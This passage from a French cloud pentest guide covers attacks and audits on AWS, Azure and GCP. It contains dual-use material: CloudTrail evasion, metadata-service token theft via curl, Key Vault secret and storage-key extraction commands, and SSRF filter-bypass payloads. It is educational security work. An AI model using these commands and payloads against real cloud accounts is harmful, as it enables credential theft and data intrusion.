Les variables d'environnement des fonctions Lambda contiennent frequemment des secrets (cles d'API, mots de passe de bases de donnees, tokens d'authentification). L'injection d'evenements malveillants dans les declencheurs Lambda (API Gateway, S3, SQS, SNS) peut permettre l'execution de code arbitraire si la fonction ne valide pas correctement ses entrees. Les attaques par injection de commandes dans les fonctions qui executent des commandes systeme via `os.system()` ou `subprocess` sont courantes.

La technique de persistance via Lambda backdoor consiste a creer une fonction Lambda avec un role privilegie, declenchee par un evenement periodique CloudWatch Events (cron). Cette fonction peut exfiltrer des donnees, creer des cles d'accès, ou maintenir un canal de communication avec l'attaquant. La detection de ces backdoors necessite une surveillance des creations et modifications de fonctions Lambda via CloudTrail.

### 3.5 Audit de CloudTrail et evasion de la journalisation

AWS CloudTrail enregistre les appels API effectues dans le compte AWS. C'est l'outil principal de detection et d'investigation forensique dans AWS. Un pentester doit comprendre les mecanismes de CloudTrail pour evaluer la capacite de detection de l'organisation et pour identifier les angles morts dans la journalisation.

L'enumeration de la configuration CloudTrail revele le niveau de surveillance en place :

```
aws cloudtrail describe-trails
```

```
aws cloudtrail get-trail-status --name mon-trail
```

```
aws cloudtrail get-event-selectors --trail-name mon-trail
```

Les techniques d'evasion de CloudTrail sont documentees a des fins d'audit defensif. Certaines actions AWS ne sont pas enregistrees par CloudTrail par defaut (data events S3, events Lambda invoke). Les appels API effectues dans certaines regions ou CloudTrail n'est pas active echappent a la journalisation. La desactivation de CloudTrail (`aws cloudtrail stop-logging`) ou la suppression des logs sont des actions detectables mais qui peuvent etre executees si le pentester dispose des permissions suffisantes.


Les services qui operent au niveau des donnees (S3 GetObject, Lambda Invoke, DynamoDB GetItem) ne sont journalises que si les data events sont explicitement actives dans la configuration CloudTrail. De nombreuses organisations n'activent que les management events par defaut, creant un angle mort significatif sur les acces aux donnees. Un audit CloudTrail complet verifie que les data events sont actives pour les services critiques et que les logs sont stockes dans un bucket S3 avec un verrouillage d'integrite (S3 Object Lock).

#### **Attention : regions non surveillees**

Si CloudTrail n'est pas configure en mode multi-region, un attaquant peut effectuer des actions dans des regions non surveillees. Par exemple, creer des ressources dans la region `ap-southeast-1` alors que CloudTrail n'est actif que dans `eu-west-1`. Verifiez systematiquement que la configuration CloudTrail couvre toutes les regions AWS avec

```
aws cloudtrail describe-trails --query "trailList[].[Name,IsMultiRegion:IsMultiRegionTrail]". L'absence de couverture multi-region est un finding de severite haute.
```

## Chapitre 4 : Pentest Azure - Entra ID, RBAC, Storage, App Services, Key Vault



### 4.1 Enumeration et attaques sur Entra ID (ex-Azure AD)

Microsoft Entra ID (anciennement Azure Active Directory) est le service de gestion des identités et des accès de Microsoft Azure. Il gère l'authentification et l'autorisation pour l'ensemble des services Azure, Microsoft 365 et les applications tierces intégrées. L'audit d'Entra ID est donc un préalable indispensable à tout pentest Azure.

L'énumération d'Entra ID commence par la collecte d'informations sur le tenant. L'outil `ROADtools` de Dirk-Jan Mollema permet de collecter l'intégralité du graphe Entra ID via l'API Microsoft Graph et l'ancienne API Azure AD Graph :

```
roadrecon auth -u utilisateur@domaine.com -p MotDePasse
```

```
roadrecon gather
```

```
roadrecon gui
```

`ROADtools` fournit une interface graphique pour explorer les utilisateurs, les groupes, les applications, les services principaux, les rôles d'annuaire, les politiques d'accès conditionnel et les relations entre ces entités. Cette vue globale est essentielle pour identifier les chemins d'escalade de privilèges.

Les rôles d'annuaire Entra ID définissent les permissions au niveau du tenant. Le rôle Global Administrator accorde un contrôle total sur le tenant. D'autres rôles comme Application Administrator, Cloud Application Administrator et Privileged Role Administrator offrent des

chemins d'escalade vers Global Administrator. Un pentester cartographiera les attributions de roles d'annuaire pour identifier les utilisateurs disposant de roles privileges et evaluer la protection de ces comptes (MFA, acces conditionnel, PIM).

Les applications et les service principals representent un vecteur d'attaque majeur. Les applications enregistrees dans Entra ID disposent de permissions (deleguees ou application) sur l'API Microsoft Graph et d'autres API. Un attaquant disposant du role Application Administrator peut ajouter des credentials a une application existante disposant de permissions elevees, puis utiliser ces credentials pour agir avec les permissions de l'application :

```
az ad app credential reset --id APP-OBJECT-ID --append
```

Les consentements d'application (OAuth consent) constituent un autre vecteur. Si la politique de consentement du tenant autorise les utilisateurs a consentir aux applications, un attaquant peut creer une application malveillante demandant des permissions etendues (lecture des emails, acces aux fichiers) et inciter les utilisateurs a consentir via un lien d'autorisation OAuth2. Cette technique, connue sous le nom d'illicit consent grant, a ete utilisee dans de nombreuses campagnes de phishing ciblees.

### Definition : Service Principal vs Application

Dans Entra ID, une application (App Registration) est un objet de configuration global qui definit les permissions demandees et les credentials. Un service principal (Enterprise Application) est l'instanciation locale de cette application dans un tenant specifique. Lorsqu'une application multi-tenant est consentie dans un tenant, un service principal est cree localement. Les permissions effectives sont definies par l'intersection des permissions de l'application et du consentement accorde dans le tenant. Cette distinction est cruciale pour comprendre les chemins d'exploitation cross-tenant.

## 4.2 Exploitation du RBAC Azure et des Managed Identities

Azure Role-Based Access Control (RBAC) gere les autorisations sur les ressources Azure (abonnements, groupes de ressources, ressources individuelles). Contrairement aux roles d'annuaire Entra ID qui operent au niveau du tenant, le RBAC Azure controle l'acces aux ressources cloud (VMs, storage accounts, key vaults, etc.).

L'enumeration des attributions de roles RBAC s'effectue avec les commandes Azure CLI :

```
az role assignment list --all --query "[].{Principal:principalName,Role:roleDefinitionName,Scope:scope}"
```

Les roles RBAC les plus critiques incluent Owner (controle total + gestion des acces), Contributor (controle total sans gestion des acces), User Access Administrator (gestion des acces uniquement) et les roles specifiques a chaque service (Key Vault Administrator, Storage Blob Data Contributor, etc.). Un utilisateur disposant du role User Access Administrator peut s'attribuer n'importe quel autre role, y compris Owner, constituant un chemin d'escalade direct.

Les rôles personnalisés mal définis représentent un risque important. Un rôle personnalisé avec `Microsoft.Authorization/roleAssignments/write` dans ses actions autorisées permet d'attribuer des rôles à d'autres entités, créant un chemin d'escalade. L'audit des rôles personnalisés doit être systématique :

```
az role definition list --custom-role-only true
```

Les Managed Identities constituent un mécanisme de sécurité conçu pour éliminer la gestion de credentials dans le code. Chaque ressource Azure peut disposer d'une System-Assigned Managed Identity (liée au cycle de vie de la ressource) ou d'une User-Assigned Managed Identity (indépendante). Cependant, ces identités héritent des permissions RBAC qui leur sont attribuées, et une mauvaise configuration peut permettre une escalade de privilèges significative.

L'exploitation des Managed Identities depuis une ressource compromise (par exemple, une VM ou un App Service) s'effectue via le service de métadonnées Azure (IMDS), accessible à l'adresse `http://169.254.169.254`. La récupération d'un token d'accès s'effectue comme suit :

```
curl -H "Metadata:true" "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/"
```

Le token JWT obtenu peut ensuite être utilisé pour effectuer des appels API Azure Resource Manager avec les permissions de la Managed Identity. Si cette identité dispose de permissions étendues (par exemple, Contributor sur l'abonnement), l'impact est critique.

## 4.3 Attaques sur Azure Storage et les données

Azure Storage regroupe plusieurs services de stockage : Blob Storage (objets), File Storage (partages de fichiers SMB/NFS), Queue Storage (files de messages) et Table Storage (NoSQL). Chaque service possède ses propres mécanismes d'autorisation et ses propres risques de mauvaise configuration.

L'énumération des comptes de stockage s'effectue via Azure CLI :

```
az storage account list --query "[].{Name:name,Location:location,Kind:kind,AccessTier:accessTier}"
```

Les mécanismes d'autorisation Azure Storage incluent les clés de compte de stockage (accès complet), les Shared Access Signatures (SAS, accès délégué avec contraintes), le RBAC Azure et l'authentification anonyme. Chaque mécanisme présente des risques spécifiques.

Les clés de compte de stockage accordent un accès total et irrévocable au compte de stockage. Si une clé est compromise, l'attaquant peut lire, modifier et supprimer toutes les données. La rotation des clés nécessitant une mise à jour de toutes les applications utilisant l'ancienne clé, de nombreuses organisations négligent cette opération. La commande suivante liste les clés d'un compte de stockage :

```
az storage account keys list --account-name moncompte --query "[].{KeyName:keyName,Value:value}"
```

Les SAS tokens mal generes constituent un risque frequent. Un SAS token avec une date d'expiration trop eloignee, des permissions excessives ( `rwdlacup` ) ou sans restriction d'adresse IP offre un acces prolonge et non revocable au stockage. Les SAS tokens sont souvent inclus dans des URLs partagees par email ou dans des fichiers de configuration, et leur exposition equivaut a une fuite de credentials.

L'acces anonyme aux conteneurs Blob est la configuration la plus dangereuse. Si un conteneur est configure avec un acces public ( `container` ou `blob` ), n'importe qui peut lire son contenu sans authentification. La verification systematique des conteneurs publics est essentielle :

```
az storage container list --account-name moncompte --query "[?properties.publicAccess!=null].{Name:name,Access:properties.publicAccess}"
```

## 4.4 Exploitation des App Services et Azure Functions

Azure App Service est la plateforme PaaS de Microsoft pour l'hebergement d'applications web, d'API REST et de backends mobiles. Azure Functions est le service serverless equivalent a AWS Lambda. Ces services presentent des vecteurs d'attaque specifiques lies a leur integration dans l'ecosysteme Azure.

L'enumeration des App Services revele les applications deployees, leurs configurations et leurs integrations :

```
az webapp list --query "[].{Name:name,State:state,URL:defaultHostName,OS:kind}"
```

Les parametres d'application (App Settings) contiennent frequemment des secrets : chaines de connexion aux bases de donnees, cle d'API, tokens d'authentification. Un pentester disposant de permissions suffisantes peut les extraire :

```
az webapp config appsettings list --name mon-app --resource-group mon-rg
```

Le service Kudu (accessible a `https://mon-app.scm.azurewebsites.net`) fournit un acces administratif a l'environnement d'execution de l'App Service, incluant une console SSH/ PowerShell, l'acces au systeme de fichiers et aux logs. Si le pentester obtient des credentials permettant l'acces a Kudu, il peut extraire le code source de l'application, les variables d'environnement et potentiellement les credentials de la Managed Identity associee.

Les Azure Functions partagent les memes vecteurs d'attaque que les App Services, auxquels s'ajoutent les risques lies aux bindings (declencheurs d'evenements). Une fonction declenchee par un HTTP trigger sans authentification ( `authLevel: anonymous` ) est accessible publiquement. Les fonctions declenchees par des evenements Blob Storage, Queue Storage ou Service Bus peuvent etre manipulees si l'attaquant dispose d'un acces en ecriture a ces services sources.

### Attaque : extraction de secrets via la Managed Identity d'un App Service

Si un App Service dispose d'une Managed Identity avec des permissions sur Azure Key Vault, un attaquant ayant compromis l'application peut exploiter cette identite pour extraire tous les secrets du Key Vault. Depuis le contexte d'execution de l'App Service, il suffit de demander un token via le endpoint IMDS interne ( `http://169.254.169.254/metadata/identity/oauth2/token` ) puis d'utiliser ce token pour appeler l'API Key Vault. Cette chaine d'attaque illustre l'importance de limiter les permissions des Managed Identities au strict necessaire.

## 4.5 Audit d'Azure Key Vault et gestion des secrets

Azure Key Vault est le service de gestion des secrets, clés de chiffrement et certificats de Microsoft Azure. Il constitue souvent la cible finale d'un pentest Azure, car il centralise les secrets les plus sensibles de l'organisation. L'audit de Key Vault couvre la configuration du coffre, les politiques d'accès, et la protection des secrets stockés.

L'énumération des Key Vaults s'effectue avec :

```
az keyvault list --query "[].{Name:name,Location:location,EnableSoftDelete:properties.enableSoftDelete}"
```

Les politiques d'accès Key Vault définissent qui peut effectuer quelles opérations sur les secrets, clés et certificats. Deux modèles d'autorisation coexistent : le modèle basé sur les politiques d'accès (vault access policies) et le modèle RBAC Azure. Le modèle RBAC est recommandé car il offre une gestion plus fine et une intégration avec les mécanismes d'audit Azure.

Un pentester évaluera les permissions effectives sur chaque Key Vault en vérifiant les politiques d'accès et les attributions RBAC. L'extraction des secrets est l'objectif final :


```
az keyvault secret list --vault-name mon-vault --query "[].{Name:name,Enabled:attributes.enabled}"
```

```
az keyvault secret show --vault-name mon-vault --name mon-secret --query "value"
```

Les fonctionnalités de protection de Key Vault incluent le soft delete (suppression logique permettant la récupération), la purge protection (interdiction de suppression définitive pendant une période de rétention), et le déploiement dans un réseau virtuel privé. L'absence de ces protections constitue un finding de sécurité. La journalisation des accès Key Vault via Azure Monitor et les diagnostic settings doit être vérifiée pour garantir la détection des accès non autorisés.

L'exploitation des clés cryptographiques stockées dans Key Vault peut permettre de déchiffrer des données protégées, de signer des tokens d'authentification frauduleux ou de compromettre des certificats TLS. Les permissions `keys/decrypt`, `keys/sign` et `certificates/get` sur un Key Vault contenant des clés de production représentent un risque critique.

## Chapitre 5 : Pentest GCP - IAM, Cloud Storage, GKE, Cloud Functions



### 5.1 Specificites de GCP IAM et comptes de service

Google Cloud Platform utilise un modèle IAM distinct de ceux d'AWS et Azure. Les permissions GCP sont organisées en rôles prédéfinies (curated roles) et rôles personnalisés, attribués à des membres (utilisateurs Google, comptes de service, groupes Google) au niveau de l'organisation, du dossier, du projet ou de la ressource individuelle. La hiérarchie des ressources GCP (organisation > dossiers > projets > ressources) implique un héritage des politiques IAM du niveau supérieur vers le niveau inférieur.

L'énumération des politiques IAM GCP s'effectue avec la commande :

```
gcloud projects get-iam-policy PROJ-ET-ID --format=json
```

Les comptes de service (service accounts) sont le mécanisme principal d'authentification des applications et des services dans GCP. Chaque projet dispose d'un compte de service par défaut et les services managés créent automatiquement des comptes de service supplémentaires (agents de service). Les clés de compte de service au format JSON, nécessaires pour l'authentification depuis l'extérieur de GCP, constituent une cible de choix pour les attaquants :

```
gcloud iam service-accounts keys list --iam-account sa@projet.iam.gserviceaccount.com
```

L'escalade de privilèges dans GCP IAM exploite plusieurs vecteurs. La permission `iam.serviceAccountKeys.create` sur un compte de service privilégié permet de générer une clé et d'usurper son identité. La permission `iam.serviceAccounts.actAs` combinée avec la création de ressources (instances Compute Engine, fonctions Cloud Functions) permet d'attacher un compte de service privilégié à une nouvelle ressource. La permission `resourceManager.projects.setIamPolicy` permet de modifier la politique IAM du projet pour s'accorder des permissions arbitraires.

L'outil `gcp-iam-collector` automatise la collecte et l'analyse des politiques IAM GCP pour identifier les chemins d'escalade. L'outil `PMapper` (Principal Mapper), bien que conçu pour AWS, a inspiré des équivalents GCP permettant de visualiser les relations entre les entités IAM et les chemins d'escalade possibles.

### **Specificité GCP : rôles de base vs rôles prédéfinies**

GCP distingue les rôles de base (primitifs) - Owner, Editor, Viewer - des rôles prédéfinies plus granulaires. Les rôles de base sont extrêmement larges : Editor accorde des permissions de modification sur presque toutes les ressources du projet. Google recommande d'éviter les rôles de base au profit des rôles prédéfinies ou personnalisés. Un audit GCP vérifiera systématiquement l'absence de rôles de base attribués à des membres non justifiés, car un utilisateur avec le rôle Editor dispose de suffisamment de permissions pour compromettre l'intégralité du projet.

## **5.2 Attaques sur Cloud Storage GCP**

---

Google Cloud Storage est le service de stockage d'objets de GCP, équivalent à Amazon S3. Les buckets Cloud Storage sont sujets aux mêmes types de mauvaises configurations que les buckets S3, avec quelques spécificités liées au modèle d'autorisation GCP.

La découverte de buckets Cloud Storage s'effectue par énumération de noms prévisibles et par analyse des applications web de la cible. L'outil `cloud_enum` teste automatiquement les noms de buckets GCP. L'accès non authentifié se vérifie avec :

```
gsutil ls gs://bucket-cible/
```

GCP Cloud Storage supporte deux systèmes d'autorisation : les ACL (Access Control Lists) héritage et le modèle d'accès uniforme (Uniform Bucket-Level Access). Le modèle d'accès uniforme, recommandé par Google, désactive les ACL au profit du contrôle d'accès IAM exclusivement. Les buckets utilisant encore les ACL héritage sont vulnérables aux mêmes attaques que les buckets S3 avec des ACL trop permissives.

La permission `allUsers` ou `allAuthenticatedUsers` dans la politique IAM d'un bucket rend celui-ci accessible publiquement ou à tout utilisateur Google authentifié respectivement. La vérification de ces permissions est essentielle :

```
gsutil iam get gs://bucket-cible/
```

Les signed URLs GCP, équivalentes aux pre-signed URLs AWS, permettent un accès temporaire aux objets. Comme les SAS tokens Azure, des signed URLs avec des durées d'expiration excessives ou des permissions trop larges représentent un risque de fuite de données.

## **5.3 Pentest de Google Kubernetes Engine (GKE)**

---

Google Kubernetes Engine (GKE) est le service Kubernetes géré de GCP. L'audit de GKE couvre la configuration du cluster, les politiques RBAC Kubernetes, l'isolation des workloads et l'intégration avec GCP IAM.

L'énumération des clusters GKE s'effectue avec :

```
gcloud container clusters list
```

```
gcloud container clusters describe CLUSTER-NAME --zone ZONE
```

La configuration du cluster revele des informations critiques : version de Kubernetes (presence de vulnerabilites connues), configuration du reseau (VPC-native vs routes-based), activation de Workload Identity (integration IAM GCP / RBAC Kubernetes), configuration de la politique de securite des pods, et etat de l'encryption des secrets etcd.

L'accès au service de metadonnées GCP depuis les pods GKE est un vecteur d'attaque majeur. Par défaut, les pods GKE peuvent accéder au service de metadonnées de l'instance sous-jacente (`http://169.254.169.254` ou `http://metadata.google.internal`), héritant ainsi des permissions du compte de service du noeud. Le compte de service par défaut des noeuds GKE dispose souvent de permissions étendues, incluant l'accès à Cloud Storage et à d'autres services GCP :

```
curl -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
```

Workload Identity, le mécanisme recommandé par Google, associe les comptes de service Kubernetes à des comptes de service GCP de manière granulaire, limitant l'exposition. L'absence de Workload Identity est un finding de severite haute car elle permet à tous les pods d'un noeud d'accéder aux credentials du compte de service du noeud.

L'audit RBAC Kubernetes dans GKE vérifie les ClusterRoleBindings et RoleBindings pour identifier les permissions excessives. Les bindings accordant le rôle `cluster-admin` à des utilisateurs ou des comptes de service non justifiés constituent un risque critique :

```
kubectl get clusterrolebindings -o json | jq '.items[] | select(.roleRef.name=="cluster-admin")'
```

## 5.4 Exploitation des Cloud Functions et des services serverless

### GCP

Google Cloud Functions est le service de fonctions serverless de GCP. Comme AWS Lambda et Azure Functions, il exécute du code en réponse à des événements, avec les mêmes catégories de risques liés aux permissions excessives, aux variables d'environnement sensibles et aux injections d'événements.

L'énumération des Cloud Functions s'effectue avec :

```
gcloud functions list --format="table(name,status,runtime,httpsTrigger.url)"
```

Les variables d'environnement des fonctions peuvent contenir des secrets :

```
gcloud functions describe FUNCTION-NAME --format="json(environmentVariables)"
```

Les fonctions déclenchées par des HTTP triggers sans authentification sont accessibles publiquement. Les fonctions déclenchées par des événements Pub/Sub, Cloud Storage ou Firestore peuvent être manipulées si l'attaquant dispose d'un accès en écriture à ces services


sources. L'injection d'événements malveillants dans une file Pub/Sub déclenchant une fonction vulnérable à l'injection de commandes peut permettre l'exécution de code dans le contexte du compte de service de la fonction.

GCP Cloud Run, l'alternative conteneurisée aux Cloud Functions, présente des vecteurs d'attaque similaires avec une surface d'attaque élargie due à la conteneurisation. L'accès au service de métadonnées depuis un conteneur Cloud Run compromis permet de récupérer le token du compte de service associé et d'escalader les privilèges dans le projet GCP.

### A retenir : vecteurs d'attaque communs aux trois hyperscalers

Les trois fournisseurs cloud partagent des vecteurs d'attaque fondamentaux : (1) les politiques IAM trop permissives permettant l'escalade de privilèges, (2) les services de stockage mal configurés exposant des données sensibles, (3) les services de métadonnées exploitables via SSRF pour obtenir des credentials, (4) les fonctions serverless avec des permissions excessives, et (5) les secrets stockés dans les variables d'environnement plutôt que dans des coffres-forts dédiés. Un pentester cloud efficace maîtrise ces vecteurs sur les trois plateformes et adapte ses techniques aux spécificités de chacune.

## Chapitre 6 : Attaques Transversales - SSRF, Metadata Services et Privilège Escalation



### 6.1 SSRF et exploitation des services de métadonnées

La Server-Side Request Forgery (SSRF) est l'une des vulnérabilités les plus critiques en environnement cloud. Elle permet à un attaquant de forcer un serveur à effectuer des requêtes HTTP vers des destinations arbitraires, y compris le service de métadonnées d'instance (IMDS) accessible uniquement depuis l'instance elle-même. L'exploitation réussie d'une SSRF vers l'IMDS permet de récupérer les informations de rôle IAM associées à l'instance, constituant souvent le point d'entrée vers une compromission complète du compte cloud.

La compromission de Capital One en 2019 illustre parfaitement ce scenario. L'attaquante, Paige Thompson, a exploite une SSRF dans un pare-feu applicatif web (WAF) mal configure pour acceder au service de metadonnees AWS (IMDSv1) et recuperer les credentials d'un role IAM disposant d'un acces etendu aux buckets S3 contenant les donnees de plus de 100 millions de clients. Cet incident a conduit AWS a acclerer le deploiement d'IMDSv2.

Chaque fournisseur cloud implemente son service de metadonnees differemment, mais l'adresse de base est commune : `http://169.254.169.254`. Sur GCP, l'adresse alternative `http://metadata.google.internal` est egalement disponible. Les endpoints critiques sont les suivants :

Fournisseur	Endpoint des credentials	Protection
AWS IMDSv1	<code>http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE</code>	Aucune (GET simple)
AWS IMDSv2	Meme endpoint	Token PUT requis avec header <code>X-aws-ec2-metadata-token</code>
Azure IMDS	<code>http://169.254.169.254/metadata/identity/oauth2/token</code>	Header <code>Metadata: true</code> requis
GCP	<code>http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token</code>	Header <code>Metadata-Flavor: Google</code> requis

Les protections d'Azure (header `Metadata: true`) et de GCP (header `Metadata-Flavor: Google`) sont contournables si la SSRF permet de definir des headers HTTP personnalisés. Seul IMDSv2 d'AWS offre une protection robuste contre les SSRF classiques, car il necessite une premiere requete PUT pour obtenir un token de session, ce qui est impossible via la plupart des SSRF basees sur des redirections ou des injections d'URL.

Les techniques avancees de SSRF incluent l'exploitation de redirections HTTP (une SSRF limitee a des domaines specifiques peut etre redirigee vers l'IMDS si le serveur suit les redirections), l'utilisation de protocoles alternatifs (`gopher://`, `dict://`), et le DNS rebinding (resolution initiale vers une adresse autorisee, puis changement vers `169.254.169.254` lors de la seconde resolution). Les payloads SSRF typiques pour contourner les filtres incluent :

`http://169.254.169.254`

`http://[::ffff:a9fe:a9fe]` (IPv6 mapped)

`http://0xa9fea9fe` (notation decimale)

`http://2852039166` (notation entiere)

`http://169.254.169.254.nip.io` (DNS wildcard)

### Defense : mitigation des SSRF vers IMDS

Sur AWS, forcez l'utilisation d'IMDSv2 et definissez le hop limit a 1 pour empecher l'accès depuis les conteneurs :

```
aws ec2 modify-instance-metadata-options --instance-id i-xxxx --http-tokens required --http-put-response-hop-limit 1
```

Sur GCP, utilisez Workload Identity pour GKE et restreignez l'accès aux métadonnées avec des règles de pare-feu internes. Sur Azure, désactivez l'IMDS pour les ressources qui n'en ont pas besoin. Sur les trois plateformes, implémentez une validation stricte des entrées, un filtrage des adresses IP de destination (blocage des plages RFC 1918 et link-local) et un WAF avec des règles anti-SSRF.

## 6.2 Techniques d'escalade de privilèges cross-service

---

L'escalade de privilèges cross-service exploite les interactions entre différents services cloud pour obtenir des permissions supérieures à celles initialement disponibles. Ces techniques sont particulièrement dangereuses car elles sont souvent méconnues des équipes de sécurité qui se concentrent sur la sécurisation de chaque service individuellement sans considérer les interactions.

Sur AWS, la combinaison `iam:PassRole` + service de création de ressources est le pattern d'escalade cross-service le plus courant. Un utilisateur disposant de `iam:PassRole` et `ec2:RunInstances` peut lancer une instance EC2 avec un rôle administrateur, puis se connecter à cette instance pour hériter des permissions du rôle. Le même pattern s'applique avec Lambda (`lambda:CreateFunction` + `lambda:InvokeFunction`), Glue (`glue:CreateDevEndpoint`), SageMaker (`sagemaker:CreateNotebookInstance`) et de nombreux autres services.

Sur Azure, l'escalade cross-service exploite les relations entre Entra ID et Azure Resource Manager. Un utilisateur disposant du rôle User Access Administrator sur un abonnement peut s'attribuer le rôle Owner, obtenant ainsi un contrôle total. Les Managed Identities créent des chemins d'escalade lorsqu'un service disposant d'une identité gérée avec des permissions limitées interagit avec un service disposant de permissions plus élevées. L'exploitation du service Automation Account est un exemple classique : un Runbook exécuté dans le contexte d'un Run As Account disposant de permissions Contributor peut être utilisé pour escalader les privilèges.

Sur GCP, l'escalade cross-service exploite les comptes de service par défaut. Le compte de service Compute Engine par défaut dispose souvent du scope `cloud-platform`, donnant accès à toutes les API GCP. Un attaquant compromettant une instance Compute Engine peut exploiter ces permissions pour accéder à d'autres services. Le service Deployment Manager crée des ressources dans le contexte d'un compte de service disposant du rôle Editor au niveau du projet, permettant une escalade significative si un attaquant peut créer des déploiements.

## 6.3 Attaques sur les pipelines CI/CD cloud

---

Les pipelines d'intégration continue et de déploiement continu (CI/CD) constituent un vecteur d'attaque transversal majeur. Les services CI/CD cloud (AWS CodeBuild, Azure DevOps Pipelines, GCP Cloud Build) disposent généralement de permissions élevées pour déployer l'infrastructure et les applications, ce qui en fait des cibles de choix pour l'escalade de privilèges.

